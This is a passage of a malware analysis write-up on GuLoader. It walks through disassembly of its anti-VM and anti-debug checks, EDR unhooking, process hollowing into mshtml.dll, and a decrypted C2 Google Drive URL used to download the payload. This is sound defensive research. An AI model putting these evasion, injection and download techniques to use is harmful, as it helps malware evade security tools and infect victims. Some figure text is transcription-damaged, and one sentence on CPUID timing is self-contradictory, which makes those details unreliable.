GuLoader scans the entire memory area using `ZwQueryVirtualMemory` from 0x00010000 to 0x7FFF000 for strings indicating the malware is running in a virtualized environment or for various security tools.

•	04223A1B	05 89C08ADE	add eax,DE8AC089	
•	04223A20	2D F1D491F6	sub eax,F691D4F1	
•	04223A25	38C2	cmp dl,a1	
•	04223A27	84FE	test dh,bh	
•	04223A29	50	push eax	
•	04223A2A	8B85 CF010000	mov eax,dword ptr ss:[ebp+1CF]	
EIP →	•	04223A30	FF95 40010000	call dword ptr ss:[ebp+140] ZwQueryVirtualMemory
•	04223A36	66:39D8	cmp ax,bx	
•	04223A39	8985 28020000	mov dword ptr ss:[ebp+228],eax	

Figure 17: `ZwQueryVirtualMemory` to scan entire memory area

`ZwQueryVirtualMemory` returns the `MEMORY_BASIC_INFORMATION` struct, which contains information including the `BaseAddress` as well as `Protect`, which describes current page protection.

```
typedef struct _MEMORY_BASIC_INFORMATION {
    PVOID BaseAddress;
    PVOID AllocationBase;
    ULONG AllocationProtect;
    USHORT PartitionId;
    SIZE_T RegionSize;
    ULONG State;
    ULONG Protect;
    ULONG Type;
} MEMORY_BASIC_INFORMATION, *PMEMORY_BASIC_INFORMATION;
```

GuLoader access the `State` member, looking for memory pages with protection `PAGE_EXECUTE`, `PAGE_EXECUTE_READ`, `PAGE_EXECUTE_READWRITE`, `PAGE_WRITE`, and `PAGE_READWRITE` (not pictured). GuLoader then scans the identified memory pages for strings, hashes the string using DJB2 and compares the hash against pre-computed hashes.

3947 14	cmp dword ptr ds:[edi+14],eax	cmp Protect, 0x10 (PAGE_EXECUTE)
8B85 0D020000	mov eax,dword ptr ss:[ebp+20D]	
0F84 76010000	je 3923CE2	
84DA	test dl,b1	
8985 3A020000	mov dword ptr ss:[ebp+23A],eax	
8B47 14	mov eax,dword ptr ds:[edi+14]	cmp Protect, 0x20 (PAGE_EXECUTE_READ)
83F8 20	cmp eax,20	
8B85 3A020000	mov eax,dword ptr ss:[ebp+23A]	
0F84 5C010000	je 3923CE2	
84D2	test dl,d1	
8985 EF010000	mov dword ptr ss:[ebp+1EF],eax	
66:85DB	test bx,bx	
B8 BC840E3A	mov eax,3A0E84BC	
38D8	cmp al,b1	
35 BF9D7393	xor eax,93739DBF	
35 5F8C2491	xor eax,91248C5F	
84F5	test ch,dh	
35 1C955938	xor eax,3859951C	
84D8	test al,b1	
3947 14	cmp dword ptr ds:[edi+14],eax	cmp Protect, 0x40 (PAGE_EXECUTE_READWRITE)
8B85 EF010000	mov eax,dword ptr ss:[ebp+1EF]	
0F84 28010000	je 3923CE2	
8995 EF010000	mov dword ptr ss:[ebp+1EF],edx	
BA F112AFBE	mov edx,BEAF12F1	
66:39D9	cmp cx,bx	
81EA 268F5017	sub edx,1750BF26	
81EA 26D06A01	sub edx,16AD026	
81EA A383F3A5	sub edx,A5F383A3	
66:85D9	test cx,bx	
3957 14	cmp dword ptr ds:[edi+14],edx	cmp Protect, 0x2 (PAGE_WRITE)

Figure 18: Check memory page protection

04223e63	E8 A7060000	call 422450F	DJB2 Hash
04223e68	38D0	cmp al,d1	
04223e6A	89B5 F8000000	mov dword ptr ss:[ebp+F8],esi	
04223e70	38CB	cmp bl,c1	
04223e72	38D0	cmp al,d1	
04223e74	89C2	mov edx,eax	
04223e76	66:81FA 10CB	cmp dx,CB1D	
04223e78	899D 1c020000	mov dword ptr ss:[ebp+21C],ebx	
04223e81	58	pop ebx	
04223e82	89DE	mov esi,ebx	
04223e84	66:81F9 5199	cmp cx,9951	
04223e89	889D 1c020000	mov ebx,dword ptr ss:[ebp+21C]	
04223e8F	81F8 784E3605	cmp ebx,5364E78	
04223e95	84EC	test ah,ch	
04223e97	8F85 07020000	pop dword ptr ss:[ebp+207]	
04223e9D	8B8D 07020000	mov ecx,dword ptr ss:[ebp+207]	
04223EA3	84E5	test ch,ah	
04223EA5	80FD 3D	cmp ch,3D	3D: '='
04223EA8	8F85 98010000	pop dword ptr ss:[ebp+198]	
04223EAE	889D 98010000	mov ebx,dword ptr ss:[ebp+198]	
04223EB4	84F6	test dh,dh	
04223EB6	66:F7C1 D612	test cx,12D6	
04223EB8	2985 F8000000	sub dword ptr ss:[ebp+F8],esi	
04223EC1	298D F8000000	sub dword ptr ss:[ebp+F8],ecx	
04223EC7	66:85C3	test bx,ax	
04223ECA	85C8	test eax,ecx	
04223ECC	31C0	xor eax,eax	
04223ECE	38EC	cmp ah,ch	
04223ED0	817D 7C 622E0000	cmp dword ptr ss:[ebp+7C],2E62	
04223ED7	0F8D 4FFCFBFF	jge 41E3B2C	
04223EDD	83C0 08	add eax,8	
04223EE0	83C004 00	cmp dword ptr ss:[esp+eax],0	
04223EE4	0F84 46FEFFFF	je 4223B30	
04223EEA	391404	cmp dword ptr ss:[esp+eax],edx	cmp <pre-computed_hash>, <mem_str_djb2_hash>
04223EED	75 E1	jne 4223ED0	
04223EEF	8895 F8000000	mov edx,dword ptr ss:[ebp+F8]	
04223EF5	E9 C0000000	jmp 4223FBA	
04223EFA	57	push edi	
04223EFB	91	xchg ecx,eax	
04223EFC	3A7C17 D1	cmp bh,byte ptr ds:[edi+edx-2F]	
04223EF0	3A3C57	cmp bh,byte ptr ds:[edi+edx*2]	
04223F03	D17A 7C	sar dword ptr ds:[edx+7C],1	
04223F06	57	push edi	
04223F07	91	xchg ecx,eax	
04223F08	3A7C17 D1	cmp bh,byte ptr ds:[edi+edx-2F]	
04223F0C	3A3C57	cmp bh,byte ptr ds:[edi+edx*2]	
04223F0F	D17A 7C	sar dword ptr ds:[edx+7C],1	
04223F12	57	push edi	
04223F13	91	xchg ecx,eax	
04223F14	3A7C17 D1	cmp bh,byte ptr ds:[edi+edx-2F]	
04223F18	3A3C57	cmp bh,byte ptr ds:[edi+edx*2]	
04223F1B	D17A 7C	sar dword ptr ds:[edx+7C],1	
04223F1E	57	push edi	
04223F1F	91	xchg ecx,eax	
04223F20	3A7C17 D1	cmp bh,byte ptr ds:[edi+edx-2F]	
04223F24	3A3C57	cmp bh,byte ptr ds:[edi+edx*2]	
04223F27	D17A 7C	sar dword ptr ds:[edx+7C],1	

dword ptr [esp+eax*1]=[0018E380]=918C176
edx=E3A64CCB
04223EEA

Address	Hex	ASCII
0018E380	76 C1 1B 09 15 00 00 00 AD D8 1A 6A 0B 00 00 00	WA.....0.j....
0018E390	C5 98 3A 8C 16 00 00 00 3A 09 CE 49 22 00 00 00	A.:.....11"....
0018E3A0	2C A8 B6 A1 12 00 00 00 79 9D CA 60 00 00 00 00	.f]...y.E.....

Figure 19: Check memory string hash against pre-computed DJB2 hashes
QEMU Agent Detection

GuLoader uses `CreateFileA` to check for of `C:\Program Files\Qemu-ga\qemu-ga.exe` and `C:\Program Files\qga\qga.exe` to identify the QEMU emulator.

EAX	01A50D10	
EBX	01A50CEC	"C:\\Program Files\\Qemu-ga\\qemu-ga.exe"
ECX	01A50CEC	"C:\\Program Files\\Qemu-ga\\qemu-ga.exe"
EDX	763DEA1E	"CreateFileA"
EBP	0014DF58	
ESP	0014DF2C	
ESI	7FFFFFF0	
EDI	0014DE1C	
EIP	7638CE90	<kernel32.CreateFileA>

Figure 20: Check for existence of Qemu

EAX	01A60D08	
EBX	01A60CEC	"C:\\Program Files\\qga\\qga.exe"
ECX	01A60CEC	"C:\\Program Files\\qga\\qga.exe"
EDX	00500000	
EBP	0014DF58	
ESP	0014DF2C	
ESI	7FFFFFF000	
EDI	0014DE1C	
EIP	7638CE90	<kernel32.CreateFileA>

Figure 21: Check for existence of Qemu continued
DbgBreakPoint and DbgRemoteBreakin

GuLoader gets the address of DbgBreakPoint and patches the first byte 0xCC (int3) with 0x90 (nop), meaning breakpoints will no longer pause execution in the debugger.

Note: Setting a breakpoint on this function inserts a CC at the beginning of the function, negating this anti-debug technique.

77432500	90	nop	DbgBreakPoint
----------	----	-----	---------------

Figure 22: DbgBreakPoint patched with 0x90
DbgUiRemoteBreakin

The DbgUiRemoteBreakin API is used by the debugger to break in to a process. GuLoader patches this API to ensure that the process cannot be attached to for debugging by replacing the beginning of the API with a call to ExitProcess.

7746B350	6A 08	push 8	DbgUiRemoteBreakin
7746B352	B8 80F33876	mov eax,<kernel32.ExitProcess>	eax:DbgUiRemoteBreakin
7746B357	FFD0	call eax	eax:DbgUiRemoteBreakin

Figure 23: Patched DbgUiRemoteBreakin API to call ExitProcess
Patch LdrLoadDll

GuLoader patches the initial bytes of LdrLoadDll, presumably to prevent hooks.

0391F93B	C600 25	mov byte ptr ds:[eax],25	Path LdrLoadDll
0391F93E	38FE	cmp dh,bh	
0391F940	8030 1C	xor byte ptr ds:[eax],1C	eax:LdrLoadDll
0391F943	38CA	cmp dl,c1	
0391F945	8030 7C	xor byte ptr ds:[eax],7C	eax:LdrLoadDll
0391F948	85C3	test ebx,eax	eax:LdrLoadDll
0391F94A	8028 BC	sub byte ptr ds:[eax],BC	eax:LdrLoadDll
0391F94D	84C0	test al,al	
0391F94F	C740 01 C059EBA7	mov dword ptr ds:[eax+1],A7EB59C0	eax+1:LdrLoadDll+1
0391F956	85CB	test ebx,ecx	
0391F958	8170 01 86F5DE7F	xor dword ptr ds:[eax+1],7FDEF586	eax+1:LdrLoadDll+1
0391F95F	38D8	cmp al,b1	
0391F961	8140 01 E4DD5725	add dword ptr ds:[eax+1],2557DDE4	eax+1:LdrLoadDll+1
0391F968	84F7	test bh,dh	
0391F96A	8140 01 D5CBFBE7	add dword ptr ds:[eax+1],E7FBCBD5	eax+1:LdrLoadDll+1
0391F971	E9 98000000	jmp 391FA0E	

Figure 24: Code to patch initial bytes of LdrLoadDll
Unhooking API Calls

AV and EDR products insert hooks into commonly used NTDLL API functions, allowing the security tool to monitor API calls and arguments to monitor for malicious behavior. User mode hooks are generally inserted in the form of an unconditional jump, replacing the initial `0xB8` `mov` instruction with a jump `0xE9` to the handler. GuLoader identifies and removes these hooks by searching for byte patterns `(\xB8\x00.{3}\xB9)` common of those in NTDLL functions.

039206D3	380B	<code>cmp byte ptr ds:[ebx],c1</code>	check for B8
039206D5	8B8D F1010000	<code>mov ecx,dword ptr ss:[ebp+1F1]</code>	
039206DB	^ 0F85 29FEFFFF	<code>jne 392050A</code>	
039206E1	84E6	<code>test dh,ah</code>	
039206E3	8995 26020000	<code>mov dword ptr ss:[ebp+226],edx</code>	[ebp+226]:ExitProcess
039206E9	8B53 01	<code>mov edx,dword ptr ds:[ebx+1]</code>	ebx+1:wcstombs+677
039206EC	83FA 00	<code>cmp edx,0</code>	
039206EF	8B95 26020000	<code>mov edx,dword ptr ss:[ebp+226]</code>	[ebp+226]:ExitProcess
039206F5	^ 0F85 0FFEFFFF	<code>jne 392050A</code>	
039206FB	8995 61020000	<code>mov dword ptr ss:[ebp+261],edx</code>	[ebp+261]:ExitProcess
03920701	BA D42447C3	<code>mov edx,c34724D4</code>	
03920706	81F2 6EE9CA88	<code>xor edx,88CAE96E</code>	
0392070C	81FB DD388728	<code>cmp ebx,288738DD</code>	ebx:wcstombs+676
03920712	81C2 D610339D	<code>add edx,9D3310D6</code>	
03920718	817D 74 76AF0000	<code>cmp dword ptr ss:[ebp+74],AF76</code>	
0392071F	^ 0F8F 3232FCFF	<code>jg 38E3957</code>	
03920725	81EA D7DDC0E8	<code>sub edx,E8C0DD7</code>	
0392072B	3853 05	<code>cmp byte ptr ds:[ebx+5],d1</code>	Check for B9
0392072E	8B95 61020000	<code>mov edx,dword ptr ss:[ebp+261]</code>	[ebp+261]:ExitProcess
03920734	^ 0F85 D0FDFFFF	<code>jne 392050A</code>	

Figure 25: Check for byte pattern indicating NTDLL call to syscall

If a hook is identified, GuLoader replaces the first 5 bytes to remove any hooks.

03920091	C643 FB 9E	<code>mov byte ptr ds:[ebx-5],9E</code>	restore byte with B8 (9E ^ D2 ^ 51 + 9B) == B8
03920095	39C2	<code>cmp edx,eax</code>	
03920097	38C1	<code>cmp cl,a1</code>	
03920099	8073 FB D2	<code>xor byte ptr ds:[ebx-5],D2</code>	
0392009D	817D 70 CFBE0000	<code>cmp dword ptr ss:[ebp+70],BECF</code>	
039200A4	^ 0F8F 154C0000	<code>jg 3924CBF</code>	
039200AA	8073 FB 51	<code>xor byte ptr ds:[ebx-5],51</code>	
039200AE	80FF FC	<code>cmp bh,FC</code>	
039200B1	38C1	<code>cmp cl,a1</code>	
039200B3	8043 FB 9B	<code>add byte ptr ds:[ebx-5],9B</code>	

Figure 26: Replace initial 5 bytes to original NTDLL

GuLoader uses `0x33C9`, `0xC2`, and `0xE8` as anchor bytes in order to retrieve relative byte positions in order to patch.

EIP	Address	Disassembly
0392091C	66:394B FE	cmp word ptr ds:[ebx-2],cx
03920920	8B8D 44020000	mov ecx,dword ptr ss:[ebp+244]
03920926	74 6C	je <Remove Hook>
03920928	8885 DD010000	mov byte ptr ss:[ebp+1DD],al
0392092E	EB 48	jmp 3920978
03920930	7D 3C	jge 392096E
03920932	8FC1	pop ecx
03920934	24 B3	and al,B3
03920936	61	popad
03920937	7E 6C	jle 39209A5
03920939	B9 9AA92B21	mov ecx,212BA99A
0392093E	CA 65C4	ret far c465
03920941	90	nop
03920942	B2 03	mov dl,3
03920944	DBD3	fcmovnbe st(0),st(3)
03920946	F2:68 3B773798	push 9837773B
0392094C	45	inc ebp
0392094D	2AA3 F112F8AF	sub ah,byte ptr ds:[ebx-5007ED0F]
03920953	5E	pop esi
03920954	7D 3C	jge 3920992
03920956	8FC1	pop ecx
03920958	24 B3	and al,B3
0392095A	61	popad
0392095B	7E 6C	jle 39209C9
0392095D	B9 9AA92B21	mov ecx,212BA99A
03920962	CA 65C4	ret far c465
03920965	90	nop
03920966	B2 03	mov dl,3
03920968	DBD3	fcmovnbe st(0),st(3)
0392096A	F2:68 3B773798	push 9837773B
03920970	45	inc ebp
03920971	2AA3 F112F8AF	sub ah,byte ptr ds:[ebx-5007ED0F]
03920977	5E	pop esi
03920978	8A43 FB	mov al,byte ptr ds:[ebx-5]
0392097B	817D 7C 13180000	cmp dword ptr ss:[ebp+7C],1813
03920982	0F8F A431FCFF	jg 38E3B2C
03920988	3C B9	cmp al,B9
0392098A	8A85 DD010000	mov al,byte ptr ss:[ebp+1DD]
03920990	74 37	je 39209C9
03920992	84E6	test dh,ah
03920994	84F7	test bh,dh
03920996	C643 F9 83	mov byte ptr ds:[ebx-7],83
0392099A	50	push eax
0392099B	B8 B2668C4C	mov eax,4C8C66B2
039209A0	3D C8000000	cmp eax,c8
039209A5	0F84 C93D0000	je 3924774
039209AB	58	pop eax
039209AC	8073 F9 23	xor byte ptr ds:[ebx-7],23
039209B0	85D8	test eax,ebx
039209B2	8073 F9 2C	xor byte ptr ds:[ebx-7],2C
039209B6	84C0	test al,al
039209B8	8043 F9 2C	add byte ptr ds:[ebx-7],2C
039209BC	38EC	cmp ah,ch
039209BE	8943 FA	mov dword ptr ds:[ebx-6],eax
039209C1	39C2	cmp edx,eax
039209C3	40	inc eax
039209C4	F9 38010000	jmp 3920801

word ptr ds:[ebx-2]=[ntdll.773A1B55]=3B9E
 cx=33C9
 0392091C

Figure 27: Example of using byte anchor to retrieve relative byte positions
 GuLoader calls ZwProtectVirtualMemory to change the page permissions back to PAGE_EXECUTE_READ (0x20) once it has finished replacing any hooks.

0392107C	56	push esi	
0392107D	8B85 5C020000	mov esi,dword ptr ss:[ebp+25C]	
03921083	66:39CB	cmp bx,cx	
03921086	FFD0	call eax	ZwProtectVirtualMemory ebx:PssNtWalkSnapshot+177F0
03921088	39DA	cmp edx,ebx	

Figure 28: Call ZwProtectVirtualMemory to set page permissions to PAGE_EXECUTE_READ 0x20

EnumWindows

GuLoader uses the Windows API EnumWindows to enumerate all top-level windows on the user's screen to attempt to identify an analysis/sandbox environment. If the number of windows is less than 12, it calls TerminateProcess to terminate itself.




Figure 29: Bypassing EnumWindows check by setting number of top-level windows to 15 NtSetInformationThread

The Windows API `NtSetInformationThread` is used to modify thread specific data for a provided thread.

```

__kernel_entry NTSYSCALLAPI NTSTATUS NtSetInformationThread(
    [in] HANDLE ThreadHandle,
    [in] THREADINFOCLASS ThreadInformationClass,
    [in] PVOID ThreadInformation,
    [in] ULONG ThreadInformationLength
);

```

GuLoad calls `NtSetInformationThread` and passes `0x11` as the argument for `ThreadInformationClass`. `0x11` corresponds to `ThreadHideFromDebugger`. This is a known anti-debug technique that causes the debugger to crash when a breakpoint is hit in the specified thread or when the debugger steps through instructions.




Figure 30: GuLoader calls NtSetInformationThread passing ThreadHideFromDebugger Enumerate Device Drivers

GuLoader uses EnumDeviceDriver and GetDeviceDriverBaseNameA from psapi.dll to enumerate system driver names, searching for VM-related drivers. Similar to the methodology used to search for strings, GuLoader uses DJB2 to hash each driver name and compares it to a list of pre-computed hashes.




Figure 31: EnumDeviceDrivers to enumerate drivers




Figure 32: GetDriverBaseNameA returns vmmouse.sys Enumerate Installed Products

GuLoader uses `MsiGetProductInfoA` and `MsiEnumProductsA` to enumerate installed software, hashes the name of the software, and compares them to a list of pre-computed hashes.

Hide FPU		
EAX	148D213C	
EBX	93204C5E	
ECX	00000054	'T'
EDX	55A84815	"MsiEnumProductsA"
EBP	0014DF58	
ESP	0014DF48	
ESI	55A83B44	msi.55A83B44
EDI	038D8000	
EIP	0391DA6E	

Figure 33: GuLoader calling `MsiEnumProductsA` to enumerate installed software
Enumerate System Services

GuLoader enumerates system services using `OpenSCManagerA` and `EnumServiceStatusA`, hashes the service names, and compares them to a list of pre-computed hashes.

039248E9	E8 55010000	call <BreakpointCheck>	
039248EE	817D 70 43E30000	cmp dword ptr ss:[ebp+70],E343	
039248F5	0F8F C4030000	jb 3924CBF	
039248FB	FFD0	call eax	eax:OpenSCManagerA

Figure 34: GuLoader calling `OpenSCManagerA` to enumerate system services
`NtQueryInformationProcess`

`NtQueryInformationProcess` is a Windows API that retrieves information about the specified process.

```
__kernel_entry NTSTATUS NtQueryInformationProcess(
[in] HANDLE ProcessHandle,
[in] PROCESSINFOCLASS ProcessInformationClass,
[out] PVOID ProcessInformation,
[in] ULONG ProcessInformationLength,
[out, optional] PULONG ReturnLength
);
```

Among the process information available, the `ProcessInformationClass` provides the `ProcessDebugPort (0x7)`, which provides the port number of the debugger for the process. A nonzero value indicates that the process is being run under the control of a ring 3 debugger. If a debugger is detected, the malware exits.




Figure 35: Call to NtQueryInformationProcess querying ProcessDebugPort to identify a ring 3 debugger
 CPUID & RDTSC Sandwich

GuLoader calls **CPUID** leaf 1 (**eax == 1**) and checks whether a hypervisor is present by checking bit 31 of register ECX, indicating the malware is running in a virtual environment. This **CPUID** call is wrapped in **rdtsc** instructions, which GuLoader uses to calculate the amount of time needed to execute the **CPUID** call. This is another measure to detect a virtual environment, as a **hypercall** is required to execute the **CPUID** instruction within a virtual environment, therefore taking a longer amount of time to execute than on a virtualized system.

038E6AAE	E8 51010000	call 38E6C04	
038E6AB3	89D6	mov esi,edx	
038E6AB5	60	pushad	
038E6AB6	0F31	rdtsc	
038E6AB8	B8 242753C5	mov eax,C5532724	
038E6ABD	35 20883F85	xor eax,853F8820	
038E6AC2	35 C49A2029	xor eax,29209AC4	
038E6AC7	35 C1354C69	xor eax,694C35C1	eax = 1
038E6ACC	0FA2	cpuId	
038E6ACE	61	popad	
038E6ACF	66:85C1	test cx,ax	
038E6AD2	E8 2D010000	call 38E6C04	
038E6AD7	29F2	sub edx,esi	
038E6AD9	C3	ret	
038E6ADA	E9 20010000	jmp 38E6BFF	

Figure 36: CPUID and RDTSC Sandwich

String Decryption

GuLoader decrypts all strings at runtime, making static analysis difficult. NtAllocateVirtualMemory is called to allocate a buffer to store the encrypted and decrypted data. Once the buffer is allocated, the length of the encrypted string is written to the first word. Next, the encrypted data is written to the buffer, overwriting the length. GuLoader iterates through the ciphertext, XORing each byte by the key. The decrypted byte is then written back to the buffer in place.




Figure 37: String Decryption

Code Injection

GuLoader uses process hollowing in order to inject code into a suspended process, then resume execution inside the new process. GuLoader has been observed using process hollowing injection into a number of different executables, as well as spawning a child process of itself to inject into. In the case of this sample, GuLoader injected into a copy of itself using the following APIs.

CreateProcessInternalW

GuLoader first calls `CreateProcessInternalW`, passing its own path as an argument, as well as the creation flag of `0x4 (Suspended)`. GuLoader uses a direct syscall rather than calling the API directly to avoid EDR/AV detection.




Figure 38: CreateProcessInternalW Suspended




Figure 39: Suspended process created NtUnmapViewOfSection

GuLoader uses NtUnmapViewOfSection to unmap the image at 0x400000 in the suspended process.




Figure 40: NtUnmapViewOfSection unmapping the original image in the suspended process NtOpenFile

GuLoader decrypts the path to C:\Windows\System32\mshtml.dll and opens a file handle to it using NtOpenFile.




Figure 41: NtOpenFile acquiring a file handle to C:\Windows\System32\mshtml.dll
NtCreateSection

After opening a handle to `mshtml.dll`, GuLoader calls `NtCreateSection` using the file handle received from `NtOpenFile` in order to create a section object. A section object represents a section of memory that can be shared with other processes. A section object that is not backed by a file is suspicious, so GuLoader hardcodes a file to create the section object to avoid potential detection.




Figure 42: NtCreateSection creating a section object
NtMapViewOfSection

Next, GuLoader calls `NtMapViewOfSection` to map the `mshtml.dll` section that was just created using `NtCreateSection` into the virtual address space of the suspended process.




Figure 43: Mapping the section object created from `mshtml.dll` to memory

0x400000	Image	18,768 kB	WCX	C:\Windows\System32\mshtml.dll
0x400000	Image: Commit	4 kB	R	C:\Windows\System32\mshtml.dll
0x401000	Image: Commit	16,576 kB	RX	C:\Windows\System32\mshtml.dll
0x1431000	Image: Commit	1,200 kB	WC	C:\Windows\System32\mshtml.dll
0x155d000	Image: Commit	28 kB	R	C:\Windows\System32\mshtml.dll
0x1564000	Image: Commit	4 kB	WC	C:\Windows\System32\mshtml.dll
0x1565000	Image: Commit	956 kB	R	C:\Windows\System32\mshtml.dll

Figure 44: Section successfully mapped to memory

ZwWriteVirtualMemory

After the image is mapped in the suspended process, GuLoader writes its shellcode into the memory of the suspended process. *Note: The shellcode is not written into the mapped section. The payload will be mapped over it later on.*

The screenshot displays a debugger's interface with three main panes. The top pane shows assembly instructions for a suspended process, with addresses ranging from 77426000 to 77427000. The middle pane shows the state of CPU registers, including EAX (0128E000), ECX (0302C158), EDI (00140F14), and EIP (7742E8E0). The bottom pane shows a memory dump with hex and ASCII values, indicating the start of a new section of code.

Figure 45: GuLoader writing itself to the suspended process `NtGetContextThread`

Next, GuLoader calls `NtGetContextThread` to retrieve a pointer to the Context structure of the thread in the suspended process. This is the same context structure as discussed in the VEH section and contains processor-specific register data.

This screenshot shows the assembly code for the `NtGetContextThread` function. The assembly window displays instructions such as 'mov ecx, dword ptr [ebp+150]', 'cmp dl, a1', and 'push ecx'. The register window shows EAX at 77430450, ECX at 0302080F, EDI at 038F50EA, and EIP at 030248F8. The dump window at the bottom shows a memory dump with hex and ASCII values, including '00000000' and '00000000'.

Figure 46: GuLoader retrieving Context structure from suspended process `ZwSetContextThread`

GuLoader calculates an entry point for the suspended process and updates the EAX register (`RtlUserThreadStart` is EIP and will jump to the address in EAX). in the context structure retrieved with `NtGetContextThread`. If abnormal execution is detected, GuLoader will set a decoy entry point, breaking execution in the new process.

038F538F	8B85 4C010000	mov eax,dword ptr ss:[ebp+14C]
038F5395	CC	int3
038F5396	C9	leave
038F5397	34 9C	xor al,9c
038F5399	3D 72D263E1	cmp eax,E163D272
038F539E	48	dec eax
038F539F	E4 FE	in al,FE
038F53A1	F2:13E8	adc ebp,eax
038F53A4	D96F 40	fldcw word ptr ds:[edi+40]
038F53A7	2B85 70010000	sub eax,dword ptr ss:[ebp+170]
038F53AD	57	push edi
038F53AE	BF 4C492ACD	mov edi,CD2A494C
038F53B3	81F7 009B88AD	xor edi,AD889B00
038F53B9	81EF 5100E433	sub edi,33E40051
038F53BF	81F7 429C8802	xor edi,2889C42
038F53C5	81F7 056E362E	xor edi,2E366E05
038F53CB	8907	mov dword ptr ds:[edi],eax

Figure 47: Accessing EIP in Context structure to update EIP
 Once the entry point is calculated, GuLoader calls `ZwSetContextThread` to set the thread context in the suspended process.




Figure 48: Setting Context structure in suspended process with updated registers/EIP
NtResumeThread

Finally, GuLoader calls `NtResumeThread` to resume execution of the suspended process, executing the injected GuLoader shellcode.




Figure 49: Executing GuLoader shellcode in injected process

Payload Download and Execution

Decrypt C2

GuLoader resumes execution in the new process, repeating all anti-analysis and anti-vm checks covered above. Once completed, GuLoader decrypts the C2 in memory using the same decryption methodology mentioned above.

Address	Hex	ASCII
316F0CEC	4F 75 74 63 73 46 72 65 64 72 69 76 65 2E 67 6F	OutcsFredrive.go
316F0CFC	6F 67 6C 65 2E 63 6F 6D 2F 75 63 3F 65 78 70 6F	ogle.com/uc?expo
316F0D0C	72 74 3D 64 6F 77 6E 6C 6F 61 64 26 69 64 3D 31	rt=download&id=1
316F0D1C	32 4D 70 53 77 5F 36 32 50 57 59 33 4E 6D 78 55	2Mpsw_62PWY3NmXU
316F0D2C	51 39 57 63 53 48 34 4B 4C 48 39 4E 61 74 69 39	Q9wCSH4KLH9Nati9
316F0D3C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

Figure 50: Decrypted C2 String

If the fifth byte of the C2 is an 's', GuLoader replaces the prefix to <https://>. Otherwise, it replaces the prefix with <http://>.

Address	Hex	ASCII
316F0CEC	68 74 74 70 73 3A 2F 2F 64 72 69 76 65 2E 67 6F	https://drive.go
316F0CFC	6F 67 6C 65 2E 63 6F 6D 2F 75 63 3F 65 78 70 6F	ogle.com/uc?expo
316F0D0C	72 74 3D 64 6F 77 6E 6C 6F 61 64 26 69 64 3D 31	rt=download&id=1
316F0D1C	32 4D 70 53 77 5F 36 32 50 57 59 33 4E 6D 78 55	2Mpsw_62PWY3NmXU
316F0D2C	51 39 57 63 53 48 34 4B 4C 48 39 4E 61 74 69 39	Q9wCSH4KLH9Nati9

Figure 51: <https://> prepended to C2

Download Payload

GuLoader resolves the addresses of the following APIs [InternetOpenA](#), [InternetSetOptionA](#), [InternetOpenUrlA](#), [InternetReadFile](#), [InternetCloseHandle](#) in order to perform a GET request and download the payload. GuLoader payloads are frequently hosted on Google Drive and other cloud storage and file-sharing solutions. Payloads are generally long-lived as the payloads are XOR encrypted, making it difficult for providers to detect and remove them.

67975C50	EB FE	jmp <wininet.InternetOpenA>	InternetOpenA
67975C52	55	push ebp	
67975C53	8B EC	mov ebp,esp	
67975C55	83 EC 64	sub esp,64	
67975C58	A1 A042A967	mov eax,dword ptr ds:[67A942A0]	eax:InternetInitializeAutoProxy011+10F
67975C5D	33 C5	xor eax,ebp	eax:InternetInitializeAutoProxy011+10F
67975C5F	89 45 FC	mov dword ptr ss:[ebp-4],eax	[ebp-4]:"https://drive.google.com/uc?export=download&id=1Mpsw_62Pwy3NmxuQwcsH4KLH9Nat19",
67975C62	8B 45 08	mov eax,dword ptr ss:[ebp-8]	eax:InternetInitializeAutoProxy011+10F, [ebp+8]:InternetCloseHandle
67975C65	53	push ebx	
67975C66	89 45 08	mov dword ptr ss:[ebp-8],eax	eax:InternetInitializeAutoProxy011+10F
67975C69	8B 45 14	mov eax,dword ptr ss:[ebp+14]	eax:InternetInitializeAutoProxy011+10F
67975C6C	56	push esi	
67975C6D	57	push edi	
67975C6E	89 45 0C	mov dword ptr ss:[ebp-24],eax	eax:InternetInitializeAutoProxy011+10F
67975C71	8D 7D E8	lea edi,dword ptr ss:[ebp-18]	
67975C74	8B 75 0C	mov esi,dword ptr ss:[ebp+C]	[ebp+C]:LdrLoadD11+5
67975C77	33 C0	xor eax,eax	eax:InternetInitializeAutoProxy011+10F
67975C79	8B 50 10	mov ebx,dword ptr ss:[ebp+10]	
67975C7C	83 65 E4 00	and dword ptr ss:[ebp-1C],0	[ebp-1C]:"Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
67975C80	AB	stosd	
67975C81	6A 7F	ruxh r	

Figure 52: Call to `InternetOpenUr1A` in process of downloading payload
Decrypt Payload

GuLoader's decryption routine consists of three steps:

1. Calculate XOR key
2. Decrypt payload key
3. Decrypt payload

Calculate XOR Key

When calculating the XOR key, GuLoader retrieves the first two bytes from the payload, which start at byte offset 40. The two bytes are then XORed against the first two bytes of the encrypted key as well as a counter value. This process is repeated until the first two bytes of the payload are decrypted to `0x4D5A (MZ)`. When the first two bytes of the payload are `0x4D5A`, the value in the counter register is used as the decryption key for the payload. For this sample, the XOR key is `0x8BF7`.

01F4E4B6	85C0	test eax,eax	
01F4E4B8	8B 45 64	mov eax,dword ptr ss:[ebp+64]	Generate XOR Key for Encrypted Key
01F4E4BB	56	push esi	
01F4E4BC	BE C35A7462	mov esi,62745AC3	
01F4E4C1	83FE 61	cmp esi,61	61: 'a'
01F4E4C4	0F8C AA620000	j1 1F54774	
01F4E4CA	5E	pop esi	
01F4E4CB	BB AE90B954	mov ebx,54B990AE	
01F4E4D0	84F5	test ch,dh	
01F4E4D2	81F3 8CB9DF15	xor ebx,15DFB98C	
01F4E4D8	81F3 6FD2D736	xor ebx,36D7D26F	
01F4E4DE	81C3 F3044F88	add ebx,884F04F3	
01F4E4E4	66:8B1C1A	mov bx,word ptr ds:[edx+ebx]	bytes 40 and 41 of downloaded payload
01F4E4E8	3D 63AC512D	cmp eax,2D51AC63	first two bytes of payload XOR key
01F4E4ED	66:8B00	mov ax,word ptr ds:[eax]	xor <word_encrypted_key>, <counter>
01F4E4F0	39C3	cmp ebx,eax	xor <word_payload>, <word_encrypted_key_xored>
01F4E4F2	66:31C8	xor ax,cx	
01F4E4F5	F6C2 15	test dl,15	
01F4E4F8	66:31C3	xor bx,ax	
01F4E4FB	66:899D B3010000	mov word ptr ss:[ebp+1B3],bx	
01F4E502	E9 94010000	jmp 1F4E69B	

Figure 53: First part of routine to calculate XOR key

01F4E69B	56	push esi	
01F4E69C	BE D8000000	mov esi,D8	
